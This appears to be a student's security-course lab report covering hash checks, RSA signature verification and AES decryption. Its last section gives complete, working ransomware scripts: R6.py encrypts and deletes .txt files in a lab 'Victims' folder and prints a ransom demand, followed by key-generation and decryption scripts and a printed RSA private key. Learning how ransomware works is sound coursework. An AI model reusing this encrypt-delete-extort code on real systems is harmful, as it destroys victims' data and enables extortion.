
Team 12 – Karina Jadia | 172.16.50.127

Q1: I first ran Q1hash.txt to see the sum, then I went into Q1files and used the sha256sum command to check the files. I got lucky and the first file on the list was my result!




```
cse@cse3140-HVM-domU:~/Lab3$ cat Q1hash.txt
b6d6c9919c6590bb0b3d7d8b07f1b15391c22c1385a3edd926490f96bb517d2c
cse@cse3140-HVM-domU:~/Lab3$ cd Q1files
cse@cse3140-HVM-domU:~/Lab3/Q1files$ sha256sum crowd.exe
b6d6c9919c6590bb0b3d7d8b07f1b15391c22c1385a3edd926490f96bb517d2c  crowd.exe
```

Q2: I wrote a Python script that made a list of all the .exe files in Q1files. It also ran cat with Q1text.txt and saved the output. It then ran sha256sum with every .exe file in my list and if the sha256sum matched the Q1text.txt output, it printed the file name. Here is the code:

```python
import os
import subprocess
import sys

def shafy(app): # runs sha256sum with a file and grabs the resulting hash value
  os.chdir('/home/cse/Lab3/Q2files')
  result = subprocess.run(['sha256sum', app], stdout=subprocess.PIPE)
  piece = result.stdout.split()
  return piece

def main():
  apps = [] # list of .exe files
  for file in os.listdir('/home/cse/Lab3/Q2files'):
    if file[-4:] == ".exe":
      apps.append(file)

  os.chdir('/home/cse/Lab3')
  result = subprocess.run(['cat', 'Q2hash.txt'], stdout=subprocess.PIPE)
  tester = result.stdout
  tester = tester[:-1] # this is the hash value to test all files against

  for i in apps:
    value, app = shafy(i)
    if value == tester:
      print('success: app with same hash value is', app)

main()
```

Here is the result:




```
cse@cse3140-HVM-domU:~/Lab3$ python3 Q2.py
success: app with same hash value is b'flecked.exe'
```

Q3: I created a key using the Q3pk.pem, then created a signature that will be tested against all files. I then went through all Q3 files, created a hash of the executable file, checked if their hash and signature were correct compared to the public key, and then outputted the files with the correct signature. Here is the code:

```
import os
import sys
import Crypto
from Crypto.Signature import PKCS1_v1_5
from Crypto.Hash import SHA256
from Crypto.PublicKey import RSA

keyString = open('/home/cse/Lab3/Q3pk.pem').read()
key = RSA.importKey(keyString) # creates key
t = Crypto.Signature.PKCS1_v1_5.new(key) # to test against all signatures in Q3files

for f in os.scandir('/home/cse/Lab3/Q3files'):
  if f.path.endswith('.sign'):
    app = f.path.rstrip('.sign') # file path to the executable file
    sig = f.path # file path to the signature

    with open(app, 'rb') as f: data = f.read() # reads content of the executable file
    h = SHA256.new(data) # creates hash
    with open(sig, 'rb') as f: signature = f.read() # reads signature of the file

    if t.verify(h, signature):
      print(f'success: {app}') # prints file if the file is correctly signed
```

output:




```
cse@cse3140-HVM-domU:~/Lab3$ python3 Q3.py
success: /home/cse/Lab3/Q3files/compensated.exe
```

Q4: The code reads the first 16 bytes (for the IV) and the whole text of the encrypted file. It then uses the key given to us and the IV from the 16 bytes to decrypt the whole text and output it. Here is the code:

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from Crypto.Random import get_random_bytes

et = open('/home/cse/Lab3/Q4files/Encrypted4', 'rb')
bytes = et.read(16) # first 16 bytes of the encrypted text
text = et.read() # the encrypted text
et.close()

key = open('/home/cse/Lab3/Q4files/.key.txt', 'rb').read() # reads the key

content = unpad(AES.new(key, AES.MODE_CBC, iv = bytes).decrypt(text), AES.block_size)
# decryptes it
print('content:',content)
```

output:




```
cse@cse3140-HVM-domU:~/Lab3$ python3 D4.py
content: b'unhurt67%\n'
```

Q5: I went through R5 to see how to decrypt based on how it encrypted. The code uses MD5.new(), called h.digest() and stores that value as the key that was used. Then it reads the first 16 bytes of the encryption file (for IV), as well as the entire file, then uses the unpad() method and decrypts the encryption data, which is printed.

```
from Crypto.Cipher import AES
from Crypto.Hash import MD5
from Crypto.Util.Padding import unpad

hash_new = MD5.new()

with open("/home/cse/Lab3/Q5files/R5.py", "rb") as f:
  x = f.read()
  hash_new.update(x)

newf = hash_new.digest()

with open("/home/cse/Lab3/Q5files/Encrypted5", "rb") as file_2:
  iv = file_2.read(16)
  encoded = file_2.read()

cipher = AES.new(newf, AES.MODE_CBC, iv)
msg_decrypt = unpad(cipher.decrypt(encoded), AES.block_size)

print(msg_decrypt.decode())
```

output:




```
cse@cse3140-HVM-domU:~/Lab3$ python3 D5.py
actinopoda75!
```

Q6: approval code - 7B19IB
video: https://drive.google.com/file/d/12WSzfN0pzXze0qdgfQtIvLTmKQ_vSmoP/

KG6.py: This code generates a public and private key pair and writes it to e.key and d.key respectively.


```python
import Crypto
from Crypto.Signature import PKCS1_v1_5
from Crypto.Hash import SHA256
from Crypto.PublicKey import RSA

priv = Crypto.PublicKey.RSA.generate(1024) # generates key pair
privKey = priv.exportKey() # creates key object to be stored

pub = priv.publickey() # generates public key based on private key generated
pubKey = pub.exportKey() # creates key object to be stored

with open('/home/cse/Lab3/Q6files/Solutions/e.key', 'wb') as f: f.write(pubKey)
with open('/home/cse/Lab3/Q6files/Solutions/d.key', 'wb') as f: f.write(privKey)
```

here is the public key:



```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCkQxlb1oPNbkdZ+pVTrltiDQuD
xONUl8vTrJcaWe2GfolRTaqddKyGt4HrXZld8n7NTipjDLTSEqJDyO6Zga/sCTWN
EXiHOF5iT8Hc5+PJ+Ys6FUef0UJUeSBFtmZhMLiUWrX860YfHzymQF3+gwfHkUuy
MYbU2Yhv7gUZZOH3ewIDAQAB
-----END PUBLIC KEY-----
```

here is the private key:



```
-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQCkQxlb1oPNbkdZ+pVTrltiDQuDxONUl8vTrJcaWe2GfolRTaqd
dKyGt4HrXZld8n7NTipjDLTSEqJDyO6Zga/sCTWNEXiHOF5iT8Hc5+PJ+Ys6FUef
0UJUeSBFtmZhMLiUWrX860YfHzymQF3+gwfHkUuyMYbU2Yhv7gUZZOH3ewIDAQAB
AoGAFxn8ugbMWJr22/e7Ap7V6U9OXETXd/E1UFrIkYMuPakUJOQYZ7aeAQBT/EcY
p7bQEI26tl12HMlUGtZqgBpWJFEfQbkCdsE1Gl3T+n9hJduEEjglJ2pH86mzlQWA
O9laAEALpnJNTLsYzcDcOuFo3hgCknKNiwZ7OZda9zwTzKkCQQC6EdOGxfMoguB0
a5NUkztLju7DkrhGdVWp0xmt7ysSlenfAzrmeYyr9XNNJCnmi2UBe6EM2GNVQCRK
eCuQLVv9AkEA4f8fN8HHF+NoOPvmNxWj9uVxZHG6wdcUQvLiSex3e7Z3bpBGlspS
R5LVeDZBOHnX8PppKHWEUc8HYVHrRj9u1wJAYDrz8NHTbfIx70PrkGQM2Ij1hwQM
dbQdN5VLxJ7a4ePSbloXTjcyv4RTu2Omn+sbs+aiZihLRz3DBxibPxeWaQJABWSt
Pgtl0PAgYJvCVrYxf4biOd9s8YtMdHyPYew+vbkRCJZw2NBjPkoGxiOlUs+1k46m
S8ziJ4GlT3FBCCAjaQJBAKI6n/Phn8xx2D8uWGNdTD+M+vCWykkFxu9sEg0Q8m0k
jve6qcMFcr6AtVPyWal+xd+6dehyMNsAbMXdfSAraBc=
-----END RSA PRIVATE KEY-----
```

R6.py: This goes through the victim directory, scans the folder for .txt files, reads and encrypts the data (using the public key generated by KG6.py), adds an encrypted version of the file to the directory, removes the original file, and prints out a ransom message.

```
import os
import sys
import Crypto
from Crypto.Signature import PKCS1_v1_5
from Crypto.Hash import SHA256
from Crypto.PublicKey import RSA
from Crypto.Random import get_random_bytes
from Crypto.Cipher import AES, PKCS1_OAEP

pub_key = '''-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCkQxlb1oPNbkdZ+pVTrltiDQuD
xONUl8vTrJcaWe2GfolRTaqddKyGt4HrXZld8n7NTipjDLTSEqJDyO6Zga/sCTWN
EXiHOF5iT8Hc5+PJ+Ys6FUef0UJUeSBFtmZhMLiUWrX860YfHzymQF3+gwfHkUuy
MYbU2Yhv7gUZZOH3ewIDAQAB
-----END PUBLIC KEY-----'''
e = RSA.importKey(pub_key) # hardcoded key generated

sess_key = get_random_bytes(16)
cipher_rsa = PKCS1_OAEP.new(e)
enc_sess_key = cipher_rsa.encrypt(sess_key) # encrypted session key

with open('/home/cse/Lab3/Q6files/EncryptedSharedKey.txt', 'wb') as f:
  f.write(enc_sess_key)

for victim in os.scandir('/home/cse/Lab3/Q6files/Victims'):
  if victim.path.endswith('.txt'):

    with open(victim.path, 'rb') as f:
      data = f.read()

    cipher_aes = AES.new(sess_key, AES.MODE_EAX)
    enc_data, tag = cipher_aes.encrypt_and_digest(data) # creates encrypted data

    with open(f'{victim.path}.encrypted', 'wb') as f: # writes encrypted data in file
      for x in (cipher_aes.nonce, tag, enc_data):
        f.write(x)

    os.remove(victim.path) # remove unencrypted file

print('\nwarning: all of your files are being held for ransom')
print('i will give you a secret code once you pay me $100')
print('type [python3 D6.py (secret code)] and get your files back!\n')
```

AD6.py: This code uses the private key generated by KG6.py and the encrypted key generated by R6.py to create a decrypted shared key, which it writes to the standard output.

```
import os
import sys
from Crypto.PublicKey import RSA
from Crypto.Cipher import AES, PKCS1_OAEP

priv_key = '''-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQCkQxlb1oPNbkdZ+pVTrltiDQuDxONUl8vTrJcaWe2GfolRTaqd
dKyGt4HrXZld8n7NTipjDLTSEqJDyO6Zga/sCTWNEXiHOF5iT8Hc5+PJ+Ys6FUef
0UJUeSBFtmZhMLiUWrX860YfHzymQF3+gwfHkUuyMYbU2Yhv7gUZZOH3ewIDAQAB
AoGAFxn8ugbMWJr22/e7Ap7V6U9OXETXd/E1UFrIkYMuPakUJOQYZ7aeAQBT/EcY
p7bQEI26tl12HMlUGtZqgBpWJFEfQbkCdsE1Gl3T+n9hJduEEjglJ2pH86mzlQWA
O9laAEALpnJNTLsYzcDcOuFo3hgCknKNiwZ7OZda9zwTzKkCQQC6EdOGxfMoguB0
a5NUkztLju7DkrhGdVWp0xmt7ysSlenfAzrmeYyr9XNNJCnmi2UBe6EM2GNVQCRK
eCuQLVv9AkEA4f8fN8HHF+NoOPvmNxWj9uVxZHG6wdcUQvLiSex3e7Z3bpBGlspS
R5LVeDZBOHnX8PppKHWEUc8HYVHrRj9u1wJAYDrz8NHTbfIx70PrkGQM2Ij1hwQM
dbQdN5VLxJ7a4ePSbloXTjcyv4RTu2Omn+sbs+aiZihLRz3DBxibPxeWaQJABWSt
Pgtl0PAgYJvCVrYxf4biOd9s8YtMdHyPYew+vbkRCJZw2NBjPkoGxiOlUs+1k46m
S8ziJ4GlT3FBCCAjaQJBAKI6n/Phn8xx2D8uWGNdTD+M+vCWykkFxu9sEg0Q8m0k
jve6qcMFcr6AtVPyWal+xd+6dehyMNsAbMXdfSAraBc=
-----END RSA PRIVATE KEY-----'''
d = RSA.import_key(priv_key)

with open('/home/cse/Lab3/Q6files/EncryptedSharedKey.txt', 'rb') as f:
  enc_key = f.read()

decryptor = PKCS1_OAEP.new(d)
dec_key = decryptor.decrypt(enc_key)

sys.stdout.buffer.write(dec_key) # writes to standard output
```

D6.py: First, this code captures the decrypted key from AD6.py using subprocess. It then checks to make sure that the user inputted the correct secret code to unlock the files. If they did, then it goes into the victim directory and decrypts every file using the key, and basically restores all .txt files back to how they were before.

```
import os
import sys
import subprocess
from Crypto.PublicKey import RSA
from Crypto.Cipher import AES, PKCS1_OAEP
from Crypto.Signature import PKCS1_v1_5

key = subprocess.run(['python3', 'AD6.py'], capture_output = True).stdout

if sys.argv[1] == 'karina': # secret code

  for victim in os.scandir('/home/cse/Lab3/Q6files/Victims'):
    if victim.path.endswith('.encrypted'):

      f = open(victim.path, 'rb')

      nonce, tag, data = [f.read(x) for x in (16, 16, -1)]

      cipher_aes = AES.new(key, AES.MODE_EAX, nonce)
      decrypted_data = cipher_aes.decrypt(data)

      with open(victim.path.strip('.encrypted')+'t', 'wb') as f:
        f.write(decrypted_data)

      os.remove(victim.path)

  print('success: files have been restored')

else:
  print('wrong secret code. did you pay me?')
```

I used the 1024 sized key because it is large enough to be impossible to brute force solve, but not unmanageable and still works with my code. The cryptosystem I used was the PyCryptodome one because it is easier to use and comprehensible for someone new to cryptography (me) and is commonly used so being familiar with this library might help me down the road.